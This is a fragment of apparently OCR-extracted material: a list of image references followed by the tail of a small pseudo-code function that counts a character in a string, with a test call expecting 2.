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

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



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


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

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

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

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

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
3:     if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
   }

6:
   void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```

